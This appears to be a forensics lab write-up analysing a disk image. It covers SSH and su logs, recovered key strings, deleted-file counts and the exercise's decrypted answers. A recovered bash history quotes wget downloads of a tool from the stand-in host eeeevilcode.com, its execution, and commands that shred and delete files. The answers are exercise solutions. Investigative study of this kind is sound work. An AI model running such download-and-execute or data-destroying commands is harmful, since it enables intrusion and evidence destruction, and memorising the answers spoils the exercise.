Sep 10 00:03:24 megabucks sshd[3723]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
Sep 10 00:03:24 megabucks sshd[3723]: lastlog_openseek: /var/log/lastlog is not a file or directory!
Sep 10 00:03:24 megabucks sshd[3723]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
Sep 10 00:03:24 megabucks sshd[3723]: lastlog_openseek: /var/log/lastlog is not a file or directory!
Sep 10 00:03:24 megabucks sshd[3723]: (pam_unix) session opened for user root by root(uid=0)
Sep 10 00:03:55 megabucks sshd[3736]: Accepted password for gardener from 10.10.10.101 port 48537 ssh2
Sep 10 00:03:55 megabucks sshd[3738]: (pam_unix) session opened for user gardener by (uid=0)
Sep 10 00:03:55 megabucks sshd[3736]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
Sep 10 00:03:55 megabucks sshd[3736]: lastlog_openseek: /var/log/lastlog is not a file or directory!
Sep 10 00:03:55 megabucks sshd[3736]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
Sep 10 00:03:55 megabucks sshd[3736]: lastlog_openseek: /var/log/lastlog is not a file or directory!
Sep 10 00:04:12 megabucks sshd[3738]: (pam_unix) session closed for user gardener
Sep 10 00:04:43 megabucks sshd[3764]: Accepted password for gardener from 10.10.10.101 port 48538 ssh2
Sep 10 00:04:43 megabucks sshd[3770]: (pam_unix) session opened for user gardener by (uid=0)
Sep 10 00:04:43 megabucks sshd[3764]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
Sep 10 00:04:43 megabucks sshd[3764]: lastlog_openseek: /var/log/lastlog is not a file or directory!
Sep 10 00:04:43 megabucks sshd[3764]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
Sep 10 00:04:43 megabucks sshd[3764]: lastlog_openseek: /var/log/lastlog is not a file or directory!
Sep 10 00:05:09 megabucks sshd[3766]: Accepted password for chef from 10.10.10.103 port 48539 ssh2
Sep 10 00:05:09 megabucks sshd[3794]: (pam_unix) session opened for user chef by (uid=0)
Sep 10 00:05:09 megabucks sshd[3766]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
Sep 10 00:05:09 megabucks sshd[3766]: lastlog_openseek: /var/log/lastlog is not a file or directory!
Sep 10 00:05:09 megabucks sshd[3766]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
Sep 10 00:05:09 megabucks sshd[3766]: lastlog_openseek: /var/log/lastlog is not a file or directory!
Sep 10 00:05:21 megabucks sshd[3792]: Accepted password for jeeves from 10.10.10.102 port 48541 ssh2
Sep 10 00:05:21 megabucks sshd[3816]: (pam_unix) session opened for user jeeves by (uid=0)
Sep 10 00:05:21 megabucks sshd[3792]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
Sep 10 00:05:21 megabucks sshd[3792]: lastlog_openseek: /var/log/lastlog is not a file or directory!
Sep 10 00:05:21 megabucks sshd[3792]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
Sep 10 00:05:21 megabucks sshd[3792]: lastlog_openseek: /var/log/lastlog is not a file or directory!
Sep 10 00:12:39 megabucks sshd[3794]: (pam_unix) session closed for user chef
Sep 10 00:17:01 megabucks CRON[4011]: (pam_unix) session opened for user root by (uid=0)
Sep 10 00:17:02 megabucks CRON[4011]: (pam_unix) session closed for user root
Sep 10 00:24:54 megabucks sshd[3770]: (pam_unix) session closed for user gardener
Sep 10 00:25:02 megabucks sshd[3816]: (pam_unix) session closed for user jeeves
Sep 10 00:26:46 megabucks sshd[4254]: Accepted password for gardener from 10.10.10.101 port 53440 ssh2
Sep 10 00:26:46 megabucks sshd[4258]: (pam_unix) session opened for user gardener by (uid=0)
Sep 10 00:26:46 megabucks sshd[4254]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
```



```
Sep 10 00:26:46 megabucks sshd[4254]: lastlog_openseek: /var/log/lastlog is not a file or directory!
Sep 10 00:26:46 megabucks sshd[4254]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
Sep 10 00:26:46 megabucks sshd[4254]: lastlog_openseek: /var/log/lastlog is not a file or directory!
Sep 10 00:27:09 megabucks sshd[4256]: Accepted password for chef from 10.10.10.103 port 53441 ssh2
Sep 10 00:27:09 megabucks sshd[4285]: (pam_unix) session opened for user chef by (uid=0)
Sep 10 00:27:09 megabucks sshd[4256]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
Sep 10 00:27:09 megabucks sshd[4256]: lastlog_openseek: /var/log/lastlog is not a file or directory!
Sep 10 00:27:09 megabucks sshd[4256]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
Sep 10 00:27:09 megabucks sshd[4256]: lastlog_openseek: /var/log/lastlog is not a file or directory!
Sep 10 00:27:30 megabucks sshd[4252]: Accepted password for jeeves from 10.10.10.102 port 53439 ssh2
Sep 10 00:27:30 megabucks sshd[4308]: (pam_unix) session opened for user jeeves by (uid=0)
Sep 10 00:27:30 megabucks sshd[4252]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
Sep 10 00:27:30 megabucks sshd[4252]: lastlog_openseek: /var/log/lastlog is not a file or directory!
Sep 10 00:27:30 megabucks sshd[4252]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
Sep 10 00:27:30 megabucks sshd[4252]: lastlog_openseek: /var/log/lastlog is not a file or directory!
Sep 10 00:27:55 megabucks sshd[4258]: (pam_unix) session closed for user gardener
Sep 10 00:28:04 megabucks sshd[4285]: (pam_unix) session closed for user chef
Sep 10 00:28:37 megabucks su[4365]: + pts/2 jeeves:rich
Sep 10 00:28:37 megabucks su[4365]: (pam_unix) session opened for user rich by (uid=1002)
Sep 10 00:31:20 megabucks sshd[4405]: Accepted password for root from 10.10.10.107 port 48542 ssh2
Sep 10 00:31:20 megabucks sshd[4407]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
Sep 10 00:31:20 megabucks sshd[4407]: lastlog_openseek: /var/log/lastlog is not a file or directory!
Sep 10 00:31:20 megabucks sshd[4407]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
Sep 10 00:31:20 megabucks sshd[4407]: lastlog_openseek: /var/log/lastlog is not a file or directory!
Sep 10 00:31:20 megabucks sshd[4407]: (pam_unix) session opened for user root by root(uid=0)
Sep 10 00:37:15 megabucks su[4484]: + pts/2 rich:root
Sep 10 00:37:15 megabucks su[4484]: (pam_unix) session opened for user root by (uid=1001)
Sep 10 00:37:42 megabucks su[4484]: (pam_unix) session closed for user root
Sep 10 00:37:51 megabucks su[4365]: (pam_unix) session closed for user rich
Sep 10 00:38:19 megabucks su[4512]: + pts/2 jeeves:root
Sep 10 00:38:19 megabucks su[4512]: (pam_unix) session opened for user root by (uid=1002)
Sep 10 00:38:40 megabucks sshd[3636]: Received signal 15; terminating.
```

- Keyword search

How to search:



key2

● Exact Match ○ Substring Match ○ Regular Expression


□ Restrict search to the selected data sources:

act3.img

☑ Save search results


Files Indexed: 68,226

Key1:




```
key1 1 23philo7dendron88
```

Key2:


Unalloc_69295_1497000960_1998743040
Hex
Strings
Application
Indexed Text
Messa
Matches on page: 1 of 2 Match

```
key2 41jade6tree29p
key2 41jade6tree29~~~
```


Key3:


Unalloc_69295_1497000960_1998743040
Hex
Strings
Application
Indexed Text
Mess
Matches on page: 1 of 1 Match

```
key 3 29azalea8flower00
```


- Deleted files recovery

2846 deleted files, where “1001” contains 5 and “root” contains the rest:




```
731752 inodes scanned, 2846 deleted files found

  user name | 1 <12 h | 2 <48 h | 3  <7 d | 4 <30 d | 5  <1 y | 6 older
------------+---------+---------+---------+---------+---------+--------
       root |       3 |       0 |     237 |    2601 |       0 |       0
       1001 |       0 |       0 |       5 |       0 |       0 |       0
```

Key number 6:




```
  GNU nano 2.5.3  File: inode-368002-ASCII_text

6 13tulip34root28
```

Key number 7:




```
  GNU nano 2.5.3  File: inode-368002-ASCII_text

6 13tulip34root28
```

Key number 8:




```
  GNU nano 2.5.3  File: inode-368001-ASCII_text

8 26daisy99daisy99
```

Recovered .bash_history:




```
GNU nano 2.5.3   File: inode-368003-ASCII_text

ls -alh
mkdir .mozilla
mkdir .thunderbird
mkdir .games
cd swiss_keys/
ls
for i in *; do vi $i; done
whoami
wget
wget http://eeeevilcode.com/extortomatic-hidekey
wget http://eeeevilcode.com/extortomatic-keyhider
cd /home/rich
wget http://eeeevilcode.com/extortomatic-keyhider
ls
chmod u+x extortomatic-keyhider
vi extortomatic-keyhider
./extortomatic-keyhider
ls
cd swiss_keys/
ls
gpg --symmetric swisskey1
cd ..
ls
ls -alh
chown rich:rich -R *
ls
ls -alh
cd swiss_keys/
gpg --symmetric swisskey1
ls
shred swisskey1
man shred
ls
rm swisskey1
gpg --symmetric swisskey2
shred -u swisskey2
gpg --symmetric swisskey3
shred -u swisskey3
```




```
GNU nano 2.5.3   File: inode-368003-ASCII_text

gpg --symmetric swisskey1
cd ..
ls
ls -alh
chown rich:rich -R *
ls
ls -alh
cd swiss_keys/
gpg --symmetric swisskey1
ls
shred swisskey1
man shred
ls
rm swisskey1
gpg --symmetric swisskey2
shred -u swisskey2
gpg --symmetric swisskey3
shred -u swisskey3
gpg --symmetric swisskey4
shred -u -z swisskey4
touch swisskey4
shred -u swisskey4
gpg --symmetric swisskey5
shred -u swisskey5
gpg --symmetric swisskey6
shred -u swisskey6
gpg --symmetric swisskey7
shred -u swisskey7
gpg --symmetric swisskey8
shred -u swisskey8
ls
cd ../documents/
ls
shred -u -z *
cd ..
rm -rf documents/
su -
```

Symmetric encryption/ decryption and deleting (“shred”) existing swisskeys


- Decrypted solutions




```
gpg: encrypted with 1 passphrase
me_and_you_and_you_and_me-so_happy_2gether
```




```
gpg: encrypted with 1 passphrase
everybody_dance_now_hey_now
```




```
gpg: encrypted with 1 passphrase
what_would_you_do_if_sang_out_of_tune
```




```
gpg: encrypted with 1 passphrase
im_pickin_up_good_vibrations
```




```
gpg: encrypted with 1 passphrase
its_the_little_old_lady_from_pasadena
```



```
gpg: encrypted with 1 passphrase
raindrops_keep_fallin_on_my_head
```



```
gpg: encrypted with 1 passphrase
twist_again_like-we_did_last_summer
```



```
gpg: encrypted with 1 passphrase
goodness_gracious_great_balls_of_fire
```